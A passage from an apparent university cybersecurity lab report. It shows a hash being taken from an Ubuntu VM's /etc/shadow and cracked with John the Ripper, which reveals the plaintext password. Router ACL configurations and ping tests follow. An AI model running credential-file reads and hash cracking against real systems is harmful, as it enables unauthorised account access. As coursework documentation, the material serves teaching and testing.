nm-openvpn:*:18375:0:99999:7:::
hplip:*:18375:0:99999:7:::
whoopsie:*:18375:0:99999:7:::
colord:*:18375:0:99999:7:::
geoclue:*:18375:0:99999:7:::
pulse:*:18375:0:99999:7:::
user:$6$4fmhTWv2aYamtrSG$ZiMHhh/4yc5AicYXI.ZoUe//pzWZ43fUxYO.brFnI7eE.6NIPji1lghRSMqlL2BZzwOmHGpUIW3ZkHC/O0Vl.0:18376:0:999
99:7:::
systemd-coredump:!!:18376::::::
xrdp:!:18376:0:99999:7:::
```

Figure 73: Locating the password hash for "user" in the "/etc/shadow" file on Ubuntu.




```
AicYXI.ZoUe//pzWZ43fUxYO.brFnI7eE.6NIPji1lghRSMqlL2BZzwOmHGpUIW3ZkHC/O0Vl.0:18376:0:99999:7
```

Figure 74: Pasting the password hash into the "Passwords.txt" file on Kali Linux and save.

11.6: Cracking the password hash with John the Ripper

With the password hash saved in a text file on the Kali Linux desktop, the file can now be used in John the Ripper to attempt to crack the password hash and discover the password for the user on the Ubuntu end device located on the Cavaliers subnet. To begin the process of using John the Ripper to crack the password hash, open a new terminal session in the Kali Linux end device and change directories to the Desktop by issuing the command "**cd Desktop**" from the terminal prompt. Once the prompt is returned and displays "[~/Desktop]" after the local username is displayed, enter the command to prompt John the Ripper to begin cracking the password hash located in the "Password.txt" file created in Figure 75: "**sudo john Password.txt**".



```
┌──(trey㉿kali)-[~]
└─$ cd Desktop

┌──(trey㉿kali)-[~/Desktop]
└─$ sudo john Password.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
9y249cbd              (user)
```

Figure 75: Utilizing John the Ripper to crack the password hash of the Ubuntu end device.

With the default command executed in John the Ripper, the program will automatically detect the hash type of the password hash, as well as automatically select a wordlist to use when attempting to crack the password. John the Ripper works by generating a possible password for the end device and then generating a hash from that password the program previously generated and comparing the hashes to each other. If the hashes are a match, then the password is successfully cracked.

In Figure 75, it is shown that John the Ripper detected the password hash type “sha512crypt”, and the program selected the default wordlist titled “password.lst” that is in the “/usr/share/john/password.lst” directory. The time John the Ripper will take to crack the password hash will vary depending on the strength of the password used on the target end device and the computational power of the attacking machine. In this instance, the password hash was cracked in a timespan of one (1) hour. The password for the Ubuntu end device located on the Cavaliers subnet was revealed by John the Ripper to be “9y249cbd”, as highlighted in Figure 75.

Testing Documentation

Trey Trucksis

The University of Akron

CIS Senior Cybersecurity Proj CISS 491-001


Doctor John Nicholas

March 27th, 2023

Part One: Verifying Connectivity Between Devices


1.1: Confirming ACL Intended Purpose

Before ping testing across the network, it is important to examine the ACLs used in the router configurations to understand why some ping tests will fail in the testing documentation. For this network, an extended ACL was applied to all three (3) routers (Lakers, Celtics, Cavaliers) with the intention of allowing each of the three (3) PCs to ping one another, without allowing the PCs to ping the serial interfaces on any of the three (3) routers or the default gateways of a PCs own network. The ACL will filter and block any traffic that is not specified under the protocols HTTP, HTTPS, or ICMP. Furthermore, the routers will be able to ping the other routers on any interface, however, the routers will not be permitted to ping the PCs. The ACLs will prevent the pings from PCs to the serial interfaces on the three (3) routers and this ACL will be confirmed to be functioning in the screen captures that say “Packets Filtered” in the ping tests. Below are the configurations for each of the three (3) ACLs present on the three (3) routers.




```
!
ip access-list extended LakersACL
 permit tcp host 192.168.2.2 192.168.5.0 0.0.0.255 eq www
 permit tcp host 192.168.2.2 192.168.5.0 0.0.0.255 eq 443
 permit icmp host 192.168.2.2 192.168.5.0 0.0.0.255
 permit tcp host 192.168.2.2 192.168.1.0 0.0.0.255 eq www
 permit tcp host 192.168.2.2 192.168.1.0 0.0.0.255 eq 443
 permit icmp host 192.168.2.2 192.168.1.0 0.0.0.255
!
```

Figure 76: ACL “LakersACL” as configured on the Lakers router.



```
!
ip access-list extended CelticsACL
 permit tcp host 192.168.5.2 192.168.2.0 0.0.0.255 eq www
 permit tcp host 192.168.5.2 192.168.2.0 0.0.0.255 eq 443
 permit icmp host 192.168.5.2 192.168.2.0 0.0.0.255
 permit tcp host 192.168.5.2 192.168.1.0 0.0.0.255 eq www
 permit tcp host 192.168.5.2 192.168.1.0 0.0.0.255 eq 443
 permit icmp host 192.168.5.2 192.168.1.0 0.0.0.255
!
```

Figure 77: ACL “CelticsACL” as configured on the Celtics router.




```
!
ip access-list extended CavaliersACL
 permit tcp host 192.168.1.2 192.168.2.0 0.0.0.255 eq www
 permit tcp host 192.168.1.2 192.168.2.0 0.0.0.255 eq 443
 permit icmp host 192.168.1.2 192.168.2.0 0.0.0.255
 permit tcp host 192.168.1.2 192.168.5.0 0.0.0.255 eq www
 permit tcp host 192.168.1.2 192.168.5.0 0.0.0.255 eq 443
 permit icmp host 192.168.1.2 192.168.5.0 0.0.0.255
!
```

Figure 78: ACL “CavaliersACL” as configured on the Cavaliers router.

1.2: Ping testing across the network from the Kali Linux end device


To verify and confirm that all end devices are connected to the NBA network, ping tests were performed between each device on the network both ways to ensure connectivity. Beginning with the Kali Linux end device, located on the Lakers subnet, boot up the virtual machine and open the command line interface. Once the prompt appears, enter the command to ping the Windows 10 end device, located on the Celtics subnet, “**ping 192.168.5.2**”. The results of the ping will be successful, as demonstrated in the screen capture recorded below.



```
┌──(trey㉿kali)-[~]
└─$ ping 192.168.5.2
PING 192.168.5.2 (192.168.5.2) 56(84) bytes of data.
64 bytes from 192.168.5.2: icmp_seq=1 ttl=126 time=10.1 ms
64 bytes from 192.168.5.2: icmp_seq=2 ttl=126 time=9.40 ms
64 bytes from 192.168.5.2: icmp_seq=3 ttl=126 time=5.67 ms
64 bytes from 192.168.5.2: icmp_seq=4 ttl=126 time=7.08 ms
^C
--- 192.168.5.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 5.669/8.058/10.088/1.772 ms

┌──(trey㉿kali)-[~]
└─$ 
```

Figure 79: Ping test between “Kali” end device and “Windows10” end device.


With the first ping test between the Kali Linux end device and the Windows 10 end device being successful, and with the terminal prompt returned to the user, enter the command from the “Kali” end device to ping the Ubuntu end device located on the Cavaliers subnet: “**ping 192.168.1.2**”. The ping test will be successful, as shown in Figure 80 below.



```
┌──(trey㉿kali)-[~]
└─$ ping 192.168.1.2
PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
64 bytes from 192.168.1.2: icmp_seq=1 ttl=61 time=19.7 ms
64 bytes from 192.168.1.2: icmp_seq=2 ttl=61 time=19.9 ms
64 bytes from 192.168.1.2: icmp_seq=3 ttl=61 time=18.2 ms
64 bytes from 192.168.1.2: icmp_seq=4 ttl=61 time=20.2 ms
^C
--- 192.168.1.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 18.169/19.487/20.156/0.775 ms

┌──(trey㉿kali)-[~]
└─$ 
```

Figure 80: Ping test between “Kali” end device and “Ubuntu” end device.


With the “Kali” end device successfully pinging the two (2) other PCs present on the network, ping tests between the “Kali” end device and the three (3) routers must be performed to ensure the ACL present on the Lakers router, LakersACL, is functioning as intended. From the Kali Linux end device, ping the Lakers router interface “Ethernet0/0” that is directly connected to the Kali Linux end device with the command: “**ping 192.168.2.1**”. The ping test will return the results “Packet filtered” because of the ACL present on the Lakers router, as seen below in Figure 81.



```
┌──(trey㉿kali)-[~]
└─$ ping 192.168.2.1
PING 192.168.2.1 (192.168.2.1) 56(84) bytes of data.
From 192.168.2.1 icmp_seq=1 Packet filtered
From 192.168.2.1 icmp_seq=2 Packet filtered
From 192.168.2.1 icmp_seq=3 Packet filtered
From 192.168.2.1 icmp_seq=4 Packet filtered
^C
--- 192.168.2.1 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3051ms


┌──(trey㉿kali)-[~]
└─$ 
```

Figure 81: Ping test between “Kali” end device and Lakers router interface “Ethernet 0/0.”


Once the ping is complete and the terminal prompt is returned, enter the command to ping the “Serial2/0” interface present on the Lakers router that is directly connected to the Celtics router: “**ping 192.168.3.2**”. The ping test will return the results “Packet filtered” because of the ACL present on the Lakers router, as seen below in Figure 82.



```
┌──(trey㉿kali)-[~]
└─$ ping 192.168.3.2
PING 192.168.3.2 (192.168.3.2) 56(84) bytes of data.
From 192.168.2.1 icmp_seq=1 Packet filtered
From 192.168.2.1 icmp_seq=2 Packet filtered
From 192.168.2.1 icmp_seq=3 Packet filtered
From 192.168.2.1 icmp_seq=4 Packet filtered
^C
--- 192.168.3.2 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3064ms


┌──(trey㉿kali)-[~]
└─$ 
```

Figure 82: Ping test between “Kali” end device and Lakers router interface “Serial2/0.”


With the ping tests between the Kali Linux end device and the Lakers router returning the expected results, ping testing must be performed between the “Kali” end device and the Celtics router to verify both connectivity between the two devices and that the LakersACL is functioning as intended. With the terminal prompt returned to the user, enter the command for the Kali Linux end device to ping the Celtics “Serial 2/0” interface that is directly connected to the Lakers router: “**ping 192.168.3.1**”. The ping test will return the results “Packet filtered” because of the ACL present on the Lakers router, as shown below in Figure 83.



```
┌──(trey㉿kali)-[~]
└─$ ping 192.168.3.1
PING 192.168.3.1 (192.168.3.1) 56(84) bytes of data.
From 192.168.2.1 icmp_seq=1 Packet filtered
From 192.168.2.1 icmp_seq=2 Packet filtered
From 192.168.2.1 icmp_seq=3 Packet filtered
From 192.168.2.1 icmp_seq=4 Packet filtered
^C
--- 192.168.3.1 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3057ms

┌──(trey㉿kali)-[~]
└─$ 
```

Figure 83: Ping test between “Kali” end device and Celtics router interface “Serial2/0.”


Once the ping test is complete and the terminal prompt is returned to the user, enter the command to ping the “Ethernet0/0” interface on the Celtics router that is directly connected to the “Windows10” end device: “**ping 192.168.5.1**”. The ping test will be successful, as seen below in Figure 84.



```
┌──(trey㉿kali)-[~]
└─$ ping 192.168.5.1
PING 192.168.5.1 (192.168.5.1) 56(84) bytes of data.
64 bytes from 192.168.5.1: icmp_seq=1 ttl=254 time=9.85 ms
64 bytes from 192.168.5.1: icmp_seq=2 ttl=254 time=10.1 ms
64 bytes from 192.168.5.1: icmp_seq=3 ttl=254 time=10.1 ms
64 bytes from 192.168.5.1: icmp_seq=4 ttl=254 time=10.0 ms
^C
--- 192.168.5.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 9.846/10.013/10.120/0.103 ms

┌──(trey㉿kali)-[~]
└─$ 
```

Figure 84: Ping test between “Kali” end device and Celtics router interface “Ethernet0/0.”


Once the ping test is complete and the terminal prompt is returned to the user, enter the command to ping the “Serial3/0” interface on the Celtics router that is directly connected to the Cavaliers router: “**ping 192.168.4.1**”. The ping test will return the results “Packet filtered” because of the ACL present on the Lakers router, as seen below in Figure 85.



```
┌──(trey㉿kali)-[~]
└─$ ping 192.168.4.1
PING 192.168.4.1 (192.168.4.1) 56(84) bytes of data.
From 192.168.2.1 icmp_seq=1 Packet filtered
From 192.168.2.1 icmp_seq=2 Packet filtered
From 192.168.2.1 icmp_seq=3 Packet filtered
From 192.168.2.1 icmp_seq=4 Packet filtered
^C
--- 192.168.4.1 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3051ms

┌──(trey㉿kali)-[~]
└─$ 
```

Figure 85: Ping test between “Kali” end device and Celtics router interface “Serial3/0.”

